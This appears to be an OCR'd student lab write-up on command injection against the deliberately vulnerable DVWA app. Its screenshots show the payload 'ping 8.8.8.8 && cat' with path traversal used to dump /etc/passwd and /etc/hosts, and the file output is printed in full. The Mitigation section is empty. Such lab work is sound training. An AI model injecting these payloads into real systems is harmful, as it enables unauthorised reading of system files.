



Web Application 1: Your Wish is My Command Injection


Screenshot Results:








Activities
Terminal
Thu 21:51
Vulnerability: Command Injection :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox
sysadmin@UbuntuDesktop: ~/Documents/web-vulns
File Edit View Search Terminal Help
sysadmin@UbuntuDesktop:~/Documents/web-vulns$ ping 8.8.8.8 && cat ../../../../../etc/passwd
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=109 time=26.7 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=109 time=42.4 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=109 time=31.3 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=109 time=30.3 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=109 time=29.2 ms
64 bytes from 8.8.8.8: icmp_seq=6 ttl=109 time=28.7 ms
^C
--- 8.8.8.8 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5007ms
rtt min/avg/max/mdev = 26.704/31.461/42.457/5.120 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
Terminal


Activities
Terminal
Thu 21:55
Vulnerability: Command Injection :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox
sysadmin@UbuntuDesktop: ~/Documents/web-vulns
File Edit View Search Terminal Help
sysadmin:x:1000:1000:sysadmin,,,:/home/sysadmin:/bin/bash
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
sshd:x:122:65534::/run/sshd:/usr/sbin/nologin
vagrant:x:1001:1001:vagrant,,,:/home/vagrant:/bin/bash
instructor:x:1002:1002::/home/instructor:/bin/bash
student:x:1003:1004::/home/student:/bin/bash
john:x:1005:1007::/home/john:/bin/sh
max:x:1006:1008::/home/max:/bin/sh
adam:x:0:0:/home/adam:/bin/sh
billy:x:1008:1010::/home/billy:/bin/sh
sally:x:1010:1012::/home/sally:/bin/sh
postfix:x:123:127::/var/spool/postfix:/usr/sbin/nologin
dovecot:x:125:130:Dovecot mail server,,,:/usr/lib/dovecot:/usr/sbin/nologin
dovenull:x:126:131:Dovecot login user,,,:/nonexistent:/usr/sbin/nologin
jane:x:1011:1013::/home/jane:/bin/bash
sam:x:124:65534::/home/sam:/usr/sbin/nologin
joe:x:127:65534::/home/joe:/usr/sbin/nologin
amy:x:128:65534::/home/amy:/usr/sbin/nologin
sara:x:129:65534::/home/sara:/usr/sbin/nologin
admin:x:130:65534::/home/admin:/usr/sbin/nologin
hacker:x:1004:1005:,,,:/home/hacker:/bin/bash
badguy:x:1007:1011:,,,:/home/badguy:/bin/bash
statd:x:131:65534::/var/lib/nfs:/usr/sbin/nologin
sysadmin@UbuntuDesktop:~/Documents/web-vulns$


Activities
Firefox Web Browser
Thu 21:58
Vulnerability: Command Injection :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox
Vulnerability: Command
192.168.13.25/vulnerabilities/exec/#
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Terminal
Enter an IP address:
Submit
PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: icmp_seq=0 ttl=108 time=29.199 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=108 time=27.209 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=108 time=26.834 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=108 time=25.029 ms
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 25.029/27.068/29.199/1.481 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false
More Information
http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution


Activities
Terminal
Thu 22:01
Vulnerability: Command Injection :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox
Vulnerability: Command
192.168.13.25/vulnerabilities/exec/#
Terminal
DVWA Security
sysadmin@UbuntuDesktop: ~/Documents/web-vulns
File Edit View Search Terminal Help
sysadmin@UbuntuDesktop:~/Documents/web-vulns$ ping 8.8.8.8 && cat ../../../../../etc/hosts
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=109 time=32.1 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=109 time=30.6 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=109 time=24.8 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=109 time=30.9 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=109 time=26.9 ms
64 bytes from 8.8.8.8: icmp_seq=6 ttl=109 time=31.8 ms
^C
--- 8.8.8.8 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5015ms
rtt min/avg/max/mdev = 24.843/29.568/32.152/2.706 ms
127.0.0.1 localhost
127.0.1.1 UbuntuDesktop
137.74.187.102 krebsonsecurity.com
52.202.62.206 acmetradesecrets.com
The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
sysadmin@UbuntuDesktop:~/Documents/web-vulns$
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin





Mitigation:

